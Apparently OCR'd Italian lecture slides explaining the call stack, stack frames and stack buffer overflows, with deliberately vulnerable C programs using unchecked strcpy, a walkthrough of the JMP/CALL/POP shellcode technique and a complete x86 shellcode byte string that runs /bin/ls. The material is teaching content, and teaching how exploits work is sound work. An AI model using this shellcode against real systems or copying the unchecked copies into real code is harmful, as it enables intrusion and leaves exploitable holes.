3. **Esegue** l'istruzione letta in precedenza (l'esecuzione può cambiare il valore in IP
4. **Ritorna** al punto 1

Stack frame (record di attivazione)

- Ciascun **frame** dello stack relativo a una funzione contiene:
  - I parametri della funzione
  - Le variabili locali della funzione
  - Le informazioni necessarie per recuperare il precedente stack frame (“chiamante”)
  - Le informazioni necessarie per sapere da dove riprendere l’esecuzione ovvero l’indirizzo dell’istruzione successiva all’istruzione di chiamata nell’ambiente chiamante
- **NOTA: i frame hanno dimensioni differenti**

Gestione stack segment

Per la gestione dello stack servono i seguenti **registri**:

- ***Extended Stack Pointer*** (**ESP, RSP**) contiene lo **Stack Pointer** (**SP**) che punta all'estremità superiore dello stack, ovvero all'ultimo elemento pieno dello stack (in alcune architetture, potrebbe puntare al primo libero)
- ***Extended Base Pointer*** (**EBP, RBP**) contiene il **Frame Pointer** (**FP**) → ovvero l'indirizzo base di un frame (per riferirsi alle variabili locali, si considera l'offset dal FP e non dallo SP)
- ***Extended Instruction Pointer*** (**EIP,RIP**) contiene l'**Instruction Pointer** (**IP**) → ovvero l'indirizzo, all'interno dello stack frame del chiamante, dell'istruzione successiva alla chiamata della funzione

Gestione stack segment (*cont.*)

Al momento di una chiamata di funzione, il sistema deve:

- Salvare il **Frame Pointer precedente** in modo da poter essere ripristinato all'uscita della funzione chiamata
- Copiare lo **Stack Pointer** nell'Extended Base Pointer per creare il **nuovo Frame Pointer**
- Spostare lo **Stack Pointer** verso indirizzi di memoria più bassi per fare spazio alle variabili locali alla funzione

Gestione stack segment (*cont.*)

Ordine delle push:

Eseguite da funzione chiamante **Eseguite da funzione chiamate**

parametri attuali – IP – FP – variabili locali

Poiché lo stack cresce verso indirizzi di memoria bassi:

i parametri hanno offset positivi rispetto a FP le


variabili locali hanno offset negativi rispetto a FP

Esempio

Immagine dello stack dopo la chiamata della funzione `test_function()`

```
   void test_function(char a, b, c, d)
 { char flag;
   flag= b-a; }

void main()
 { test_function(1, 2, 3, 4);
   …
 }
```



Buffer di memoria

- Un buffer è un blocco di memoria contigua che contiene istanze multiple dello stesso tipo di dati

- In genere, sono conosciuti come buffer gli *array* (vettori di numeri o anche array di caratteri, ovvero stringhe)
  - Statici (→ in memoria *stack*)
  - Dinamici (→ in memoria *heap*)

Buffer di memoria (*cont.*)

- Il controllo dell'integrità dei dati è delegato al programmatore
- Una volta che una struttura dati è allocata in memoria, non esistono protezioni automatiche che assicurino che i contenuti della struttura dati trovino posto entro lo spazio di memoria dedicato alla struttura stessa

Esempio

Se vengono inseriti 10 byte in un array, a cui sono allocati al momento della dichiarazione solo 8 byte, tale azione nel linguaggio C è consentita, anche se gli effetti possono essere "impredicibili" o "disastrosi"

Esempio 1


- **Buffer di 10 byte con inserimento di 9 byte (+ carattere di fine stringa) e copia**

```
void function_copy(char *str)
  { char  b[10];
    strcpy(b, str);  }

int main()
  { char string[10];
    int i;
    for (i=0; i<9; i++)
        string[i]= 'A';
    string[9]= '\0';
    function_copy(string);
    exit(0); }
```

Esempio 1 (*cont.*)

b[] è buffer[]



Esempio 2

- **Buffer di 10 byte con inserimento di 127 byte (+ carattere di fine stringa) e copia**


```
void function_copy(char *str)
  { char  b[10];
    strcpy(b, str);  }

int main()
  { char big_string[128];
    int i;
    for (i=0; i<127; i++)
        big_string[i] = 'A';
    big_string[127] = '\0';
    function_copy(big_string);
    exit(0); }
```


Conseguenza

i caratteri in eccesso "straripano" i limiti del buffer, sovrascrivendo i dati contenuti nello spazio di memoria adiacente

Esempio 2 (*cont.*)



Esempio 2 (*cont.*)



Quando la funzione `overflow_function()` termina l'esecuzione, il programma salta all'indirizzo di ritorno (**IP**) che, però, non contiene il valore corretto, ma il codice esadecimale di **A** cioè **0x41** (la codifica ASCII di A)

Conseguenze Esempio 2

Una volta che la funzione chiamata termina, il processore tenterà di eseguire l'istruzione contenuta all'indirizzo indicato dall'IP (0x41).

Due casi possibili:

- il numero esadecimale nell'IP rappresenta un indirizzo esterno rispetto allo spazio di memoria scrivibile del processo → si genera un errore di tipo ***segmentation fault***
- il numero esadecimale nell'IP rappresenta un indirizzo valido per il processo in esecuzione → **in genere**, c'è un malfunzionamento del programma

Il problema nasce quando un attacker sfrutta il buffer overflow inserendo "opportuni" dati in ingresso

Alterazione del flusso di esecuzione

Se l'indirizzo di ritorno IP fosse sovrascritto con qualcosa di diverso da 0x41 (ad esempio, un indirizzo valido che punta ad una locazione di memoria che **contiene codice eseguibile**), al termine della funzione, il processore salterebbe al nuovo indirizzo indicato e non a quello della funzione chiamante, con la conseguenze di eseguire il codice trovato

Tecnica di

BYTECODE INJECTION

Bytecode

Il bytecode è un "pezzo" di codice autonomo, progettato in modo astuto, che può essere inserito all'interno dei buffer

Sfrutta il principio di *indistiguibilità* tra dati e istruzioni

L'esempio più comune di bytecode è lo *shellcode*

Shellcode

- Tipo di bytecode che genera una shell (→ ove l'utente può inserire comandi)
- Si riesce ad avere accesso e controllo di un computer anche senza avere alcun account sulla stessa → **exploit da remoto**
- Se addirittura si riesce a manomettere un programma che esegue con alti privilegi, si potrà disporre di una shell utente con privilegi di root

- Analogo obiettivo in DOS/Windows: cmd.exe

Tuttavia, le azioni non sono così semplici …

1. **Dove memorizzare il codice dello shellcode?**
   - Non nel text segment perché è un ambiente a sola lettura
   - Quindi, andrebbe inserito proprio nell'area di memoria dove è memorizzato anche il buffer
   - Ma se il buffer non è sufficiente a contenere uno shellcode per l'exploit? → Necessità di multipli passi di reindirizzamento
2. **Come si fa a conoscere l'indirizzo dove è memorizzato lo *shellcode* che serve per sovrascrivere l'IP originale?**
3. **Qual è l'indirizzo della locazione di memoria dove è memorizzato l'indirizzo IP di ritorno che deve essere sovrascritto con l'indirizzo di inizio dello *shellcode*?**

Riconoscere un programma vulnerabile

```
#include <string.h>
#include <stdio.h>
    /* Esempio VN.c */


void f(char *s);
int main (int argc, char **argv)
  { if (! argv[1])exit(1);
    f(argv[1]);    }
void f(char *s)
  { char b[80];
    printf("Indirizzo buffer: %p\n", b);
    strcpy(b, s);
  }
```

PERCHE'?

Tre motivi di vulnerabilità

1. Contiene una funzione che accetta come parametro una stringa fornita direttamente dall'utente (come argomento di ingresso)

2. La stringa fornita in ingresso viene copiata nel buffer 'b' senza controllare che la dimensione del buffer 'b' (80 byte) sia sufficiente per contenere completamente la stringa passata in input dall'utente

3. E' così "gentile" da stampare l'indirizzo del buffer b[ ] …

Programma vulnerabile

```
#include <string.h>
#include <stdio.h>
    /* Esempio VN.c */


void f(char *s);
int main (int argc, char **argv)
  { if (! argv[1])  exit(1);
    f(argv[1]);  }
void f(char *s)
  { char b[80];
    printf("Indirizzo buffer: %p\n", b);
    strcpy(b, s);
  }
```

Conseguenze (1)

- Se si esegue il programma passando come parametro una stringa di lunghezza non maggiore di 80 caratteri, si ottiene il risultato previsto:
  - copiare una stringa nell'altra
  - visualizzare l'indirizzo del buffer

```
> ./EsempioVN A
> indirizzo del buffer: 0xbfffc167
```

Conseguenze (2)

- Le vulnerabilità del programma emergono palesemente se la stringa fornita in ingresso ha dimensioni maggiori del buffer

```
>./EsempioVN AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
> indirizzo del buffer: 0xbfffd467
> segmentation fault
```

Motivi

- La stringa di ‘A’ passata come parametro viene ugualmente riversata nello stack, anche oltre la fine del buffer
  - ➔il risultato è che sia il FP sia l’IP vengono sovrascritti entrambi con caratteri ‘A’ (**0x41**)
  - ➔ma **0x41414141** (si assume una word di 32 bit) non è un indirizzo valido per l’IP
  - ➔quando un processo tenta di accedere a un indirizzo di memoria non valido viene generato un segnale di tipo *Signal Segmentation Violation* (SIGSEGV)

- Ricapitolando, il testo in eccesso fa in modo che il programma riceva un SIGSEGV e quindi la sua esecuzione viene interrotta a causa di una violazione di accesso alla memoria, non necessariamente perché il testo era troppo lungo, *perché se l’indirizzo fosse stato valido …*

Exploit

- Lo strumento che consente di sfruttare la vulnerabilità del programma **EsempioVN** è un altro programma che riesce a costruire una stringa opportuna da passare al programma che contenga:
  - **Il codice da eseguire**
  - **L'indirizzo IP che dovrà sovrascrivere l'IP originale**
  - **L'indirizzo IP da sovrascrivere memorizzato al posto giusto**

Serve

- Conoscere molto bene linguaggio C e Assembly
- Conoscere offset e aritmetica esadecimale
- Conoscere tecniche di memorizzazione e allineamento dei compilatori (lo stack di default viene allineato a 4 word quando vengono inseriti i valori dei registri FP e IP che occupano 1 word ciascuno)

Exploit (*cont.*)

Shellcode di exploit per la visualizzazione del contenuto della directory corrente:

```
char shellcode[] = "... \xff/bin/ls";
```

Shellcode di exploit per la creazione di una shell:

```
char shellcode[] = "... \xff/bin/sh";
```

(*La parte **...** è complessa e denota operazioni in esadecimale per consentire l'exploit*)

- Innanzitutto, per eseguire questo codice, è necessario inserire in IP l'inizio del buffer dove viene memorizzato
- Semplice, nel caso dell'esempio (non realistico), perché c'è la stampa esplicita dell'indirizzo del buffer. **Molto difficile in generale**

Tecniche per exploit

- Nell'esempio precedente, il programma era triplamente vulnerabile per facilitare la vita dell'attacker:
  - Scrittura su buffer di dati presi da input
  - Scrittura senza controllo della dimensione
  - **Stampa dell'indirizzo di inizio del buffer. Informazione fondamentale per sovrascrivere l'IP originale: *printf*(b)**

NOTA: i primi due errori possono verificarsi, il terzo è del tutto improbabile

Exploit (*cont.*)

- Non potendo in generale sapere dove verrà allocato in memoria il programma e di conseguenza la stringa che lo segue, non è un problema banale trovare gli indirizzi da utilizzare → Primo accorgimento: **utilizzare *riferimenti relativi*, in modo che il programma sia in grado di calcolare da solo gli offset e quindi di funzionare indipendentemente da dove verrà allocato**
- Si usano le istruzioni **JMP** e **CALL** che consentono di saltare non solo a una posizione assoluta, ma anche di un determinato offset positivo o negativo a partire dall'IP corrente

Exploit (*cont.*)

- La CALL salva nello stack l'indirizzo assoluto successivo a quello che la contiene. In questo modo si garantisce che l'esecuzione del programma prosegua sequenzialmente una volta terminata la chiamata
- Se l'istruzione successiva alla CALL è la stringa "/bin/sh", l'esecuzione della chiamata CALL provocherà la memorizzazione dell'indirizzo di tale stringa in cima allo stack consentendo di recuperarlo con un POP e di salvarlo in un registro

➔ **L'uso della CALL è indispensabile non tanto per chiamare una specifica funzione, ma per sapere qual è l'indirizzo della stringa /bin/sh da eseguire**


Exploit (*cont.*)

- La CALL, però, sposta l'IP a un'altra parte della memoria, quindi si rischia di non essere più in grado di tornare indietro
- Per non perdere il controllo, la soluzione più semplice consiste nel restare all'interno del buffer, di cui si conosce la struttura e quindi tutti gli offset relativi
- Di conseguenza, si fa puntare la CALL quasi all'inizio del buffer ("quasi" perché all'inizio del buffer si inserisce una JMP che punta alla CALL, posizionando quest'ultima verso la fine del codice, ma subito prima della stringa che termina il buffer)

NOTA: I re-indirizzamenti interni al buffer sono facilmente calcolabili, dato che il buffer è creato proprio dall'attacker

Exploit (*cont.*)

1. Se si riesce a deviare l'IP all'inizio del buffer, si arriva alla JMP
2. La JMP porta alla CALL (è possibile sapere dove si trova la CALL perché all'interno dello stesso buffer si conosce l'offset che bisogna usare)
3. La CALL salva l'indirizzo successivo ad essa in cima allo stack e dirotta l'IP all'indirizzo dell'istruzione successiva a quella che contiene la JMP
4. La POP recupera l'indirizzo in cima allo stack (è l'indirizzo della "/bin/sh") e lo mette in un registro da cui è possibile recuperarlo
5. Ora si può iniziare con il codice vero e proprio per sistemare tutti i parametri e gli offset per consentire l'esecuzione del comando "/bin/sh"



Exploit (*cont.*)

- Esempio completo di *shellcode* (inclusa la parte che prima era indicata con …) per exploit di visualizzazione del contenuto della directory corrente:

```
char shellcode[] =
   "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\
   x46\x0c\xb0\x0b"
   "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\
   x89\xd8\x40\xcd"
   "\x80\xe8\xdc\xff\xff\xff/bin/ls";
```

